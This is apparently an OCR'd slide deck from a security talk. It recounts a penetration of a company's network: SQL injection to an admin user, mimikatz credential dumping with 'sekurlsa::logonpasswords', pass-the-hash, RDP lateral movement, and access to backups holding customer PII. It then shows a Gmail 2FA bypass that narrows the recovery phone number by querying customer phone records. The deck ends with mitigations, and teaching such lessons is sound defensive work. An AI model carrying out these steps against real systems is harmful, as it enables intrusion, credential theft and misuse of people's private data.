
Server Name	Display Name	Service Name	Status	Start Type
[redacted]				Automatic (Delayed Start)
				Automatic (Delayed Start)
				Automatic (Delayed Start)

Go To Local Server | OK | Cancel

[redacted]

[redacted]

Successful RDP login with new credentials



Computer name [redacted]
Workgroup WORKGROUP

Last installed updates [redacted]
Windows Update Download updates only, using Microsoft Update
Last checked for updates Yesterday at 8:37 PM

Windows Fi
Remote ma
Remote De
NIC Teamin
Ethernet 3
Operating s
Hardware i

On

[redacted]

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\payatupt>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . :
   IPv4 Address. . . . . . . . . . . : 10.0.1.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.1.1

Tunnel adapter

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter                 Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . :
   Link-local IPv6 Address . . . . . :
   Default Gateway . . . . . . . . . :

:\Users\payatupt>_
```

EVENTS
All events | 18

TASKS

Filter

Server Name

[redacted]

1534	Warning	[redacted]	Application	[redacted]
56052	Warning	[redacted]	Application	[redacted]
56052	Warning	[redacted]	Application	[redacted]

ENUMERATION OF INTERNAL SYSTEMS

- Performed Nmap scans to discover active hosts on network
- Used mimikatz to gain NT AUTHORITY privileges
- Extracted plain text passwords of other users using “***sekurlsa::logonpasswords***”
  - Shows password information for all currently and recently logged on users and computers
- We even dumped NTLM hashes and re-used them with Pass-The-Hash (PTH) technique to gain other user’s access
- With this lot of information, we did RDP into all internal system(s).
- We even got our hands on their data backup servers as well.

INTERESTING OBSERVATIONS DURING ENUMERATION

- Access to password protected internal FTP servers
- MariaDB login credentials, support email SMTP automation script, API keys of payment services, API keys of other sensitive services
- IP address of multiple other services (not linked to web interface)
- Read/Write/Delete access to 536 GB of user data
- Read/Write/Delete access to 2 TB of backup data
- Gained access to customers PI, PII information (considered highly sensitive and private)

SUPPORT GMAIL ACCOUNT

Ever wondered how many emails are left unread on support desk email of multi-million dollar company?

SUPPORT GMAIL ACCOUNT

Ever wondered how many emails are left unread on support desk email of multi-million dollar company?


In this case, we found **280,125** unread emails on the company’s support desk email ☺️

EXPLORING SUPPORT GMAIL ACCOUNT

- We obtained support email credentials from an automation email script we found in their data backup server
- We tried logging in into their system with this support email id and password
- But the application is protected with 2FA


EXPLORING SUPPORT GMAIL ACCOUNT

- We obtained support email credentials from an automation email script we found in their data backup server
- We tried logging in into their system with this support email id and password
- But the application is protected with 2FA



BYPASSING GMAIL 2FA PROTECTION

Since we don't have their mobile device to view SMS, we clicked on "Confirm your Recovery phone number"



Google

Verify that it's you

This device isn't recognised. For your security, Google wants to make sure that it's really you. Learn more

[redacted]

Try another way to sign in

Get a verification code at •••••• •••31
Standard rates apply

Call your phone on file •••••• •••31

Confirm your recovery phone number

Get help


English (United Kingdom) Help Privacy Terms

BYPASSING GMAIL 2FA PROTECTION

Google isn't that stupid to forget

rate limiter on this field or OTP field.

Google is AWESOME :-)



Google

Verify that it's you

This device isn't recognised. For your security, Google wants to make sure that it's really you. Learn more

[redacted]

Confirm the phone number that you provided in your security settings: •••••• •••31

BYPASSING GMAIL 2FA PROTECTION

But what now?

Is there a way to get the

right recovery phone number or

bypass this check and gain

further access ?

BYPASSING GMAIL 2FA PROTECTION

But what now?

Is there a way to get the

right recovery phone number or

bypass this check and gain

further access ?

Think for a min :-)

STOP HERE ???

BYPASSING GMAIL 2FA PROTECTION

BYPASSING GMAIL 2FA PROTECTION

EXPLOITING LAZY HUMAN PSYCHOLOGY HERE

BYPASSING GMAIL 2FA PROTECTION

- If the database contains all users information, there are high chances for the company employees to have an account as well. There are 58422 users.

BYPASSING GMAIL 2FA PROTECTION

- If the database contains all users information, there are high chances for the company employees to have an account as well. There are 58422 users.
- The developer or support person likely must have used his/her personal number for 2 FA

Human Easy/Lazy Psychology

BYPASSING GMAIL 2FA PROTECTION

- We have access to database (RDP hack, remember?) with 536 GB of user data and 2 TB of backup data with sensitive PI, PII information.

BYPASSING GMAIL 2FA PROTECTION


- We have access to database (RDP hack, remember?) with 536 GB of user data and 2 TB of backup data with sensitive PI, PII information.
- Users PII information includes their personal phone numbers too :-)

BYPASSING GMAIL 2FA PROTECTION

- We have access to database (RDP hack, remember?) with 536 GB of user data and 2 TB of backup data with sensitive PI, PII information.
- Users PII information includes their personal phone numbers too :-)

BYPASSING GMAIL 2FA PROTECTION

Observe the last two digits of phone number



Google

Verify that it's you

This device isn't recognised. For your security, Google wants to make sure that it's really you.

Learn more

[redacted]

Confirm the phone number that you provided in your security settings: •••••• •••31

BYPASSING GMAIL 2FA PROTECTION

BACK TO SQL BASICS

Assuming our above human psychology theorem to do magic, we executed a simple SQL search for filtering users based on phone numbers

```
SELECT DISTINCT PhoneNo FROM <aaa>.<bbb> WHERE PhoneNo like ‘%31’
```

Just with this one query, the target phone numbers dropped from 58422 to 36 users.

BYPASSING GMAIL 2FA PROTECTION

- Now we have to just brute force the recovery phone number against 36 phone numbers.

BYPASSING GMAIL 2FA PROTECTION

- Now we have to just brute force the recovery phone number against 36 phone numbers.
- But google is smart enough to block us after 3 failed attempts.

BYPASSING GMAIL 2FA PROTECTION

- Now we have to just brute force the recovery phone number against 36 phone numbers.
- But google is smart enough to block us after 3 failed attempts.
- Logically, we sorted 36 results based on account creation date.


BYPASSING GMAIL 2FA PROTECTION

- Now we have to just brute force the recovery phone number against 36 phone numbers.
- But google is smart enough to block us after 3 failed attempts.
- Logically, we sorted 36 results based on account creation date.
- We got a hit on the 4th number in the list.

BYPASSING GMAIL 2FA PROTECTION

- Now we have to just brute force the recovery phone number against 36 phone numbers.
- But google is smart enough to block us after 3 failed attempts.
- Logically, we sorted 36 results based on account creation date.
- We got a hit on the 4th number in the list.

BYPASSING GMAIL 2FA PROTECTION (280,125 unread emails on support account)



[redacted]

[redacted]

[redacted]

[redacted]

No conversations selected

You are currently using [redacted] (44 %) of your [redacted] Manage

Last account activity: 29 minutes ago
Details
Program Policies
Powered by Google

PRO TAKEAWAY IMO

DO NOT, DO NOT, DO NOT EVER RUN DATABASE SERVICES WITH ADMINISTRATIVE PRIVILEGES

MY FAVOURITE PART IN THIS HACK

- AV was terminating interactive shells
- RDP service running and open to public
- No RDP login credentials with us
- SQL server was running with administrative privileges
- Leveraged SQL injection and created a new user with administrator privileges
- An administrator user can dump hashes, perform PTH attacks, gain access to plaintext passwords, and perform lot of other escalations
- Access to backup server as well
- Gmail 2FA bypass

MY FAVOURITE PART IN THIS HACK

- AV was terminating interactive shells
- RDP service running and open to public
- No RDP login credentials with us
- **SQL server was running with administrative privileges**
- Leveraged SQL injection and created a new user with administrator privileges
- An administrator user can dump hashes, perform PTH attacks, gain access to plaintext passwords, and perform lot of other escalations
- Access to backup server as well
- Gmail 2FA bypass

MY FAVOURITE PART IN THIS HACK

- AV was terminating interactive shells
- **RDP service running and open to public**
- No RDP login credentials with us
- SQL server was running with administrative privileges
- Leveraged SQL injection and created a new user with administrator privileges
- An administrator user can dump hashes, perform PTH attacks, gain access to plaintext passwords, and perform lot of other escalations
- Access to backup server as well
- Gmail 2FA bypass

WHO’S RESPONSIBLE FOR THIS?

Is this the mistake of just

- Development team?
- Network engineers?
- Operation team?
- Hackers?
- Computers?

That’s a separate discussion,

I will leave it for you to think, decide and DM me :-)

RECOMMENDED MITIGATIONS

- Use of parameterized queries to prevent SQL injection.
- Services handle user data (For ex, SQL Server service) should be running with low privileges to prevent escalation attacks
- Do not use same passwords for all services
- Try to use a separate phone number for 2 FA and keep it isolated from personal use
- Do not expose unwanted services running on backend to internet
- Even if exposed, configure firewall to allow whitelisted IPs to connect to the service

ANY QUESTIONS?

THANK YOU ALL FOR HEARING SO FAR

Contact:

Google: Rewanth Cool

Github: Rewanth Cool

Twitter: @Rewanth_Cool

LinkedIn: /in/rewanthcool/